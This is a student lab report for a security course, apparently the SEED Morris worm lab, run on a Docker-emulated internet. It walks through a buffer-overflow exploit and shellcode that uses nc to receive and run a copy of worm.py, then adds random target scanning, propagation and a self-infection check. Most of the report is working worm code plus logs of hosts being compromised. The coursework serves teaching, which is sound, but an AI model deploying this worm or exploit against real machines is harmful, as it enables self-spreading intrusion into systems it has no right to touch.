
CSE 406 : Computer Security Sessional
Assignment 2 - Report
ID - 1705006

Assignment Setup and the Internet Emulator :

First of all,I downloaded the Labsetup.zip file.Then with both map & ***internet-nano*** dockers running I opened the url http://localhost:8080/map.html & could see the network.



Task 1 : Attack Any Target Machine

First from ***Labsetup/map*** console I turned off the address randomization by running the below command

```
[08/05/22]seed@VM:~/.../map$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[08/05/22]seed@VM:~/.../map$ echo hello | nc -w2 10.151.0.71 9090
[08/05/22]seed@VM:~/.../map$
```

Then, from the same console, I sent a benign message to our target server by running the below command : ***echo hello | nc -w2 10.151.0.71 9090***

Then we could see the below messages in the running ***internet-nano*** docker console

```
as153r-router0-10.153.0.254     | ready! run 'docker exec -it 0cf8b2f7e7d2 /bin/zsh' to attach to thi
as100rs-ix100-10.100.0.100      | bird: Started
as152r-router0-10.152.0.254     | bird: Started
as151r-router0-10.151.0.254     | bird: Started
as153r-router0-10.153.0.254     | bird: Started
as151h-host_0-10.151.0.71       | Starting stack
as151h-host_0-10.151.0.71       | Input size: 6
as151h-host_0-10.151.0.71       | Frame Pointer (ebp) inside bof():  0xff984458
as151h-host_0-10.151.0.71       | Buffer's address inside bof():     0xff9843e8
as151h-host_0-10.151.0.71       | ==== Returned Properly ====
as151h-host_0-10.151.0.71       | Starting stack
as151h-host_0-10.151.0.71       | Starting stack
as151h-host_0-10.151.0.71       | Starting stack
as151h-host_0-10.151.0.71       | Starting stack
as151h-host_0-10.151.0.71       | Starting stack
as151h-host_0-10.151.0.71       | Input size: 6
as151h-host_0-10.151.0.71       | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71       | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71       | ==== Returned Properly ====
```

From this message , I got the ***EBP*** address & ***BUFFER ADDRESS***.I assigned the EBP address in the ret variable in worm.py file.Then from the difference of EBP address & BUFFER ADDRESS we assigned **this value + 4** to the offset variable of worm.py file.

```python
# Create the badfile (the malicious payload)
def createBadfile():
    content = bytearray(0x90 for i in range(500))
    ##################################################################
    # Put the shellcode at the end
    content[500-len(shellcode):] = shellcode

    ret    = 0xffffd5f8 + 10  # Need to change
    offset = 112 + 4 # Need to change

    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
    ##################################################################

    # Save the binary code to file
    with open('badfile', 'wb') as f:
        f.write(content)


# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
```


After that, I ran the worm.py file in execution mode & could see the smilies in the running ***internet-nano*** docker console

```
as151h-host_0-10.151.0.71  | Buffer's address inside bof():    0xffffd588
as151h-host_0-10.151.0.71  | ==== Returned Properly ====
as151h-host_0-10.151.0.71  | Starting stack
as151h-host_0-10.151.0.71  | (^_^) Shellcode is running (^_^)
```

Task2 : Self Duplication

In this task I need to add the self-duplication feature to the worm, so when the buffer-overflow attack is successful, a copy of the worm(worm.py) is copied to the victim machine.We will use the second approach to do this.In this approach I needed to send files from one computer to another computer.To do this,Considering my VM as a server,whenever a buffer overflow attack occurs I wrote a shell command to receive file from the receiver computer which is client in this case.

First of all,I declared a hardcoded ***TargetIP*** 10.151.0.71.So let's first check whether it contains any worm.py file in its bof folder which in this case We can see it's not present there for now.




Now In the shellcode I wrote the command where the client will be receiving the worm.py file whenever the buffer overflow occurs.

```
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                    "
   " nc -lnv 8080 > worm.py                                      "
   "                                                           *"
   "1234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

Now from server I need to send the worm.py file to the ***targetIP*** on the port 8080.

```
# Launch the attack on other servers
while True:
    targetIP = getNextTarget()

    # Send the malicious payload to the target host
    print(f"*********************************", flush=True)
    print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
    print(f"*********************************", flush=True)
    subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)

    # Give the shellcode some time to run on the target host
    time.sleep(3)
    subprocess.run([f"cat worm.py | nc -w5 {targetIP} 8080"], shell=True)



    # Sleep for 10 seconds before attacking another host
    time.sleep(10)

    # Remove this line if you want to continue attacking others
    exit(0)
```

Now after doing these changes if I run the worm.py file now then in the browser if I now go to the ***TargetIP*** & run its console.Then in the console when exploring the ***bof*** folder now We can see the worm.py file inside that folder which means the worm.py file is successfully sent to the receiver/client.



Task 3 : Propagation

To make the worm file keep crawling after it arrives on a new computer,we need to do few things.

First of all, instead of taking hardcoded ***targetIP ,***I implemented randomly generated targetIP.

As we know the range of IP addresses of all hosts,it becomes easier to generate randomized IPs shown in the code snippet below.

But I had to check 2 important cases here.First one is if the randomly generated IP is the same as my own host IP.Second one is If the generated IP is active or not.We would proceed only if The IP doesn’t match our own IP(or we can say Its not

targeting its ownself) & the IP is active.Below implementation has checked each of the cases here

After getting the successful random IP, finally that IP is returned by the function.

```
# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():
    result = -1
    while result == -1 :
        X = randint(151, 155)
        Y = randint(70,80)
        ipaddr = '10.'+str(X)+'.0.'+str(Y)
        try:
            self_ip = subprocess.check_output(f"hostname -I",shell=True,stderr=subprocess.STDOUT)
            get_self_ip = str(self_ip.decode("utf-8")).split(" ")[:-1]
            check_self_ip = 0
            for i in get_self_ip:
                if i == ipaddr:
                    check_self_ip = 1
                    break
            if check_self_ip == 1:
                continue
        except subprocess.CalledProcessError as e:
            continue

        try:
            output = subprocess.check_output(f"ping -q -c1 -W1 {ipaddr}", shell=True,stderr=subprocess.STDOUT)
            res = output.find(b'1 received')
            print(res)
            print(ipaddr)
            if res == -1:
                print(f"{ipaddr} is not alive", flush=True)
            else:
                result = 1
                print(f"***{ipaddr} is alive, launch the attack", flush=True)
                return ipaddr
        except subprocess.CalledProcessError as e:
            print(f"error {ipaddr}")
    return 'null'


############################################################
```

After these changes made,the worm.py is executed again.After few errors out of range of valid IPs,A valid IP is finally returned

& the attack is launched successfully.

```
[08/06/22]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
113
10.152.0.73
***10.152.0.73 is alive, launch the attack
**********************************
>>>>> Attacking 10.152.0.73 <<<<<
**********************************
```

In the internet-nano docker console we can see the attack is propagating to new computers from the destination/client computer.But in this case as everytime we are calling the ***exit(0)*** , whenever a computer is compromised it's closed immediately.That's why we are getting fewer attacks with time.

```
as153h-host_4-10.153.0.75          | 10.153.0.79
as153h-host_4-10.153.0.75          | 10.153.0.79 is not alive
as153h-host_4-10.153.0.75          | -1
as153h-host_4-10.153.0.75          | 10.151.0.77
as153h-host_4-10.153.0.75          | 10.151.0.77 is not alive
as153h-host_4-10.153.0.75          | -1
as153h-host_4-10.153.0.75          | 10.155.0.71
as153h-host_4-10.153.0.75          | 10.155.0.71 is not alive
as153h-host_4-10.153.0.75          | -1
as153h-host_4-10.153.0.75          | 10.152.0.76
as153h-host_4-10.153.0.75          | 10.152.0.76 is not alive
as153h-host_4-10.153.0.75          | -1
as153h-host_4-10.153.0.75          | 10.152.0.70
as153h-host_4-10.153.0.75          | 10.152.0.70 is not alive
as153h-host_4-10.153.0.75          | -1
as153h-host_4-10.153.0.75          | 10.153.0.79
as153h-host_4-10.153.0.75          | 10.153.0.79 is not alive
as153h-host_4-10.153.0.75          | 113
as153h-host_4-10.153.0.75          | 10.153.0.72
as153h-host_4-10.153.0.75          | ***10.153.0.72 is alive, launch the attack
as153h-host_4-10.153.0.75          | **********************************
as153h-host_4-10.153.0.75          | >>>>> Attacking 10.153.0.72 <<<<<
as153h-host_4-10.153.0.75          | **********************************
as153h-host_1-10.153.0.72          | Starting stack
as153h-host_1-10.153.0.72          | (^_^) Shellcode is running (^_^)
as153h-host_1-10.153.0.72          | Listening on 0.0.0.0 8080
as153h-host_1-10.153.0.72          | Connection received on 10.153.0.75 43228
```

To efficiently implement it,what we can do is we can only call the ***exit(0)*** function from our own VM.But for other hosts we won't call the function.

```
# Launch the attack on other servers
sock = socket.socket()
# own_skt = checkOwnVM(sock)
print(checkOwnVM(sock))
#task 4
port = 12240                # Reserve a port for your service.
sock.bind((checkOwnVM(sock), port))        # Bind to the port

sock.listen(5)
while True:
    targetIP = getNextTarget()


    # Send the malicious payload to the target host
    print(f"**********************************", flush=True)
    print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
    print(f"**********************************", flush=True)
    subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)

    # Give the shellcode some time to run on the target host
    time.sleep(3)
    subprocess.run([f"cat worm.py | nc -w5 {targetIP} 8080"], shell=True)



    # Sleep for 10 seconds before attacking another host
    time.sleep(10)

    # Remove this line if you want to continue attacking others
    if checkOwnVM(sock) =="VM":
        exit(0)
    #exit(0)
```

So now after a computer being compromised it won't stop there, instead it will propagate more attacks to other computers.

```
as151h-host_0-10.151.0.71          | The worm has arrived on this host ^_^
as151h-host_0-10.151.0.71          | -1
as151h-host_0-10.151.0.71          | 10.155.0.73
as151h-host_0-10.151.0.71          | 10.155.0.73 is not alive
as151h-host_0-10.151.0.71          | 113
as151h-host_0-10.151.0.71          | 10.153.0.73
as151h-host_0-10.151.0.71          | ***10.153.0.73 is alive, launch the attack
as151h-host_0-10.151.0.71          | **********************************
as151h-host_0-10.151.0.71          | >>>>> Attacking 10.153.0.73 <<<<<
as151h-host_0-10.151.0.71          | **********************************
as153h-host_2-10.153.0.73          | Starting stack
as153h-host_2-10.153.0.73          | (^_^) Shellcode is running (^_^)
as153h-host_2-10.153.0.73          | Listening on 0.0.0.0 8080
as153h-host_2-10.153.0.73          | Connection received on 10.151.0.71 47518
as153h-host_2-10.153.0.73          | The worm has arrived on this host ^_^
as153h-host_2-10.153.0.73          | 113
as153h-host_2-10.153.0.73          | 10.151.0.74
as153h-host_2-10.153.0.73          | ***10.151.0.74 is alive, launch the attack
as153h-host_2-10.153.0.73          | **********************************
as153h-host_2-10.153.0.73          | >>>>> Attacking 10.151.0.74 <<<<<
as153h-host_2-10.153.0.73          | **********************************
as151h-host_3-10.151.0.74          | Starting stack
as151h-host_3-10.151.0.74          | (^_^) Shellcode is running (^_^)
as151h-host_3-10.151.0.74          | Listening on 0.0.0.0 8080
as151h-host_3-10.151.0.74          | Connection received on 10.153.0.73 42978
```

Here we can see more attacks with time than the previous case. So it's efficiently implemented here.

```
as153h-host_3-10.153.0.74          | ***10.152.0.71 is alive, launch the attack
as153h-host_3-10.153.0.74          | **********************************
as153h-host_3-10.153.0.74          | >>>>> Attacking 10.152.0.71 <<<<<
as153h-host_3-10.153.0.74          | **********************************
as152h-host_0-10.152.0.71          | Starting stack
as153h-host_2-10.153.0.73          | (^_^) Shellcode is running (^_^)
as153h-host_2-10.153.0.73          | Listening on 0.0.0.0 8080
as152h-host_0-10.152.0.71          | (^_^) Shellcode is running (^_^)
as152h-host_0-10.152.0.71          | Listening on 0.0.0.0 8080
as153h-host_2-10.153.0.73          | Connection received on 10.153.0.1 35912
as152h-host_0-10.152.0.71          | Connection received on 10.153.0.74 47932
```

Task 4 : Preventing Self Infection

In this task we need to check whether multiple instances of worm file is running in any compromised computer.

If we don't check it there is a possibility that same compromised computer getting multiple worm file being executed & it'll result in taking more spaces & eventually crashing the machine.

As a solution what I did here is getting my own VM hostname at first & assigned a random port number before the buffer overflow attack occurs.

```
3
4 # Create the badfile (the malicious payload)
5 def checkOwnVM(s):
6     host_name = s.gethostname()
7     return host_name
8
9 # Launch the attack on other servers
6 sock = socket.socket()
7 # own_skt = checkOwnVM(sock)
8 print(checkOwnVM(sock))
9 #task 4
0 port = 12240                # Reserve a port for your service.
1 sock.bind((checkOwnVM(sock), port))        # Bind to the port
2
3 sock.listen(5)
```

Now in shellcode,before receiving the worm.py file I checked some few cases here.


First of all we would proceed further only if that specified **PORT** which I declared earlier is open in the ***targetIP*** . If it doesn't satisfy then I checked whether the worm.py file exists already in the target machine.If it's already open then it means the worm.py with this port has already been executed,so we don't need to proceed further.If not then the machine is read to receive the worm.py file from server & finally executes the worm.py file.

```
  #"12345678901234567890123456789012345678901234567890123456789012345678901234567890"

  " echo '(^_^)'; (netstat -tulpn | grep -q 12345) ||          "
  " (test -f worm.py || nc -lnv 8080 > worm.py;                "
  " chmod +x worm.py; ./worm.py;)                             *"    #  get worm and run worm

  #" echo '(^_^)'; test -f worm.py || nc -lnv 8080 > worm.py;   "
  #" (netstat -tulpn | grep -q 12345) || (chmod +x worm.py;     "
  #" ./worm.py;)                                               *"    #  get worm and run worm

  "12345678901234567890123456789012345678901234567890123456789012345678901234567890"
  # The last line (above) serves as a ruler, it is not used
.encode('latin-1')
```

Now after these changes made we can see the outputs shown below in ***internet-nano*** docker console

```
as151h-host_2-10.151.0.73          | -1
as151h-host_2-10.151.0.73          | 10.155.0.80
as151h-host_2-10.151.0.73          | 10.155.0.80 is not alive
as153h-host_4-10.153.0.75          | -1
as153h-host_4-10.153.0.75          | 10.152.0.70
as153h-host_4-10.153.0.75          | 10.152.0.70 is not alive
as153h-host_4-10.153.0.75          | 113
as153h-host_4-10.153.0.75          | 10.153.0.72
as153h-host_4-10.153.0.75          | ***10.153.0.72 is alive, launch the attack
as153h-host_4-10.153.0.75          | **********************************
as153h-host_4-10.153.0.75          | >>>>> Attacking 10.153.0.72 <<<<<
as153h-host_4-10.153.0.75          | **********************************
as153h-host_1-10.153.0.72          | Starting stack
as153h-host_3-10.153.0.74          | -1
as153h-host_3-10.153.0.74          | 10.153.0.77
as153h-host_3-10.153.0.74          | 10.153.0.77 is not alive
as153h-host_3-10.153.0.74          | -1
as153h-host_3-10.153.0.74          | 10.154.0.74
as153h-host_3-10.153.0.74          | 10.154.0.74 is not alive
as153h-host_2-10.153.0.73          | (^_^)
as151h-host_2-10.151.0.73          | -1
as151h-host_2-10.151.0.73          | 10.155.0.80
as151h-host_2-10.151.0.73          | 10.155.0.80 is not alive
as151h-host_2-10.151.0.73          | 113
as151h-host_2-10.151.0.73          | 10.153.0.71
as151h-host_2-10.151.0.73          | ***10.153.0.71 is alive, launch the attack
as151h-host_2-10.151.0.73          | **********************************
as151h-host_2-10.151.0.73          | >>>>> Attacking 10.153.0.71 <<<<<
as151h-host_2-10.151.0.73          | **********************************
as153h-host_0-10.153.0.71          | Starting stack
```

Now let's have a look in the console prints where we no longer see those messages like ***Listening on 0.0.0.0 8080,Connction received on 1.2.3.4 8656*** & so on.The reason behind this is by preventing self infection I'm not allowing new processes to run & execute in the background if the worm.py file has already been downloaded once.



Without self-infection

With self-infection(upto task3)

```
as153h-host_0-10.153.0.71 | 10.153.0.76 is not alive
as153h-host_0-10.153.0.71 | 113
as153h-host_0-10.153.0.71 | 10.153.0.75
as153h-host_0-10.153.0.71 | ***10.153.0.75 is alive, launch the attack
as153h-host_0-10.153.0.71 | **********
as153h-host_0-10.153.0.71 | >>>>> Attacking 10.153.0.75 <<<<<
as153h-host_0-10.153.0.71 | **********
as153h-host_4-10.153.0.75 | Starting stack
as153h-host_4-10.153.0.75 | (^_^)
as153h-host_4-10.153.0.75 | Listening on 0.0.0.0 8080
as153h-host_4-10.153.0.75 | Connection received on 10.153.0.71 48894
as153h-host_4-10.153.0.75 | The worm has arrived on this host ^_^
as153h-host_4-10.153.0.75 | d696a2f5394c
```

Console during first attack on 10.153.0.75

```
as152h-host_0-10.152.0.71 | 113
as152h-host_0-10.152.0.71 | 10.153.0.75
as152h-host_0-10.152.0.71 | ***10.153.0.75 is alive, launch the attack
as152h-host_0-10.152.0.71 | **********
as152h-host_0-10.152.0.71 | >>>>> Attacking 10.153.0.75 <<<<<
as152h-host_0-10.152.0.71 | **********
as153h-host_4-10.153.0.75 | Starting stack
```

Console during 2nd attack on same IP

To check if the CPU usage is optimized,I ran the HTOP after installing it.As we can see the CPU usage is very low (around 2-5%)

```
  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 1815 seed       20   0  343M 49384 22312 S  5.3  2.4 11:16.34 /usr/lib/xorg/Xorg vt2 -displayfd 3 -auth /run/user/1000/gdm/Xauthority -bac
 6769 seed       20   0 3092M  205M   99M S  2.6 10.4 11:00.32 /usr/lib/firefox/firefox -new-window
105582 seed       20   0  800M 31424 17608 S  2.0  1.5  2:07.08 /usr/libexec/gnome-terminal-server
194818 seed       20   0 11376  4740  3132 R  2.0  0.2  0:45.93 htop
 7004 seed       20   0 2665M  293M 30780 S  2.0 14.8  7:57.88 /usr/lib/firefox/firefox -contentproc -childID 5 -isForBrowser -prefsLen 976
 6940 seed       20   0 2572M  161M 78112 S  2.0  8.1  4:04.85 /usr/lib/firefox/firefox -contentproc -childID 4 -isForBrowser -prefsLen 749
 1994 seed       20   0 4003M  126M 30484 S  1.3  6.4  6:03.90 /usr/bin/gnome-shell
 1933 seed       20   0  151M     0     0 S  1.3  0.0  0:38.69 /usr/bin/VBoxClient --draganddrop
 6781 seed       20   0 3092M  205M   99M S  1.3 10.4  0:13.06 /usr/lib/firefox/firefox -new-window
 6796 seed       20   0 3092M  205M   99M S  0.7 10.4  1:52.32 /usr/lib/firefox/firefox -new-window
109389 root       20   0  612M 24456  8000 S  0.7  1.2  0:32.87 node ./bin/main.js
 6800 seed       20   0 3092M  205M   99M S  0.7 10.4  0:56.60 /usr/lib/firefox/firefox -new-window
 6778 seed       20   0 3092M  205M   99M S  0.7 10.4  1:06.46 /usr/lib/firefox/firefox -new-window
 6946 seed       20   0 2572M  161M 78112 S  0.7  8.1  0:56.54 /usr/lib/firefox/firefox -contentproc -childID 4 -isForBrowser -prefsLen 749
105785 seed       20   0 1279M 36212  2224 S  0.7  1.8  0:54.31 docker-compose up
109303 root       20   0  463M  2028  1536 S  0.7  0.1  0:12.76 /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 8080 -container
109305 root       20   0  463M  2028  1536 S  0.7  0.1  0:02.77 /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 8080 -container
 1922 seed       20   0  151M     0     0 S  0.7  0.0  0:38.87 /usr/bin/VBoxClient --draganddrop
110463 root       20   0 13668  8476  4472 S  0.7  0.4  0:05.22 python3 ./worm.py
109304 root       20   0  463M  2028  1536 S  0.7  0.1  0:04.18 /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 8080 -container
109755 systemd-r  20   0 12708  6960  6504 S  0.7  0.3  0:01.41 tcpdump -e -i any -nn -p -q icmp and dst 1.2.3.4
 12416 root       20   0 1722M 34092   128 S  0.0  1.7  1:23.62 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
 1828 seed       20   0  343M 49384 22312 S  0.0  2.4  0:36.47 /usr/lib/xorg/Xorg vt2 -displayfd 3 -auth /run/user/1000/gdm/Xauthority -bac
109093 seed       20   0  286M 34156  3124 S  0.0  1.7  0:13.80 docker-compose up
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit
```

Summary:

Overall,in this task we first of all,created a buffer overflow attack,then I implemented the self duplication part with a hardcoded targetIP in task 2.In task 3 I propagated the attack from one computer to another computer with the targetIPs being randomized in each step.Then by finally preventing the self infection the CPU usage of each target machine is optimized as shown in above results.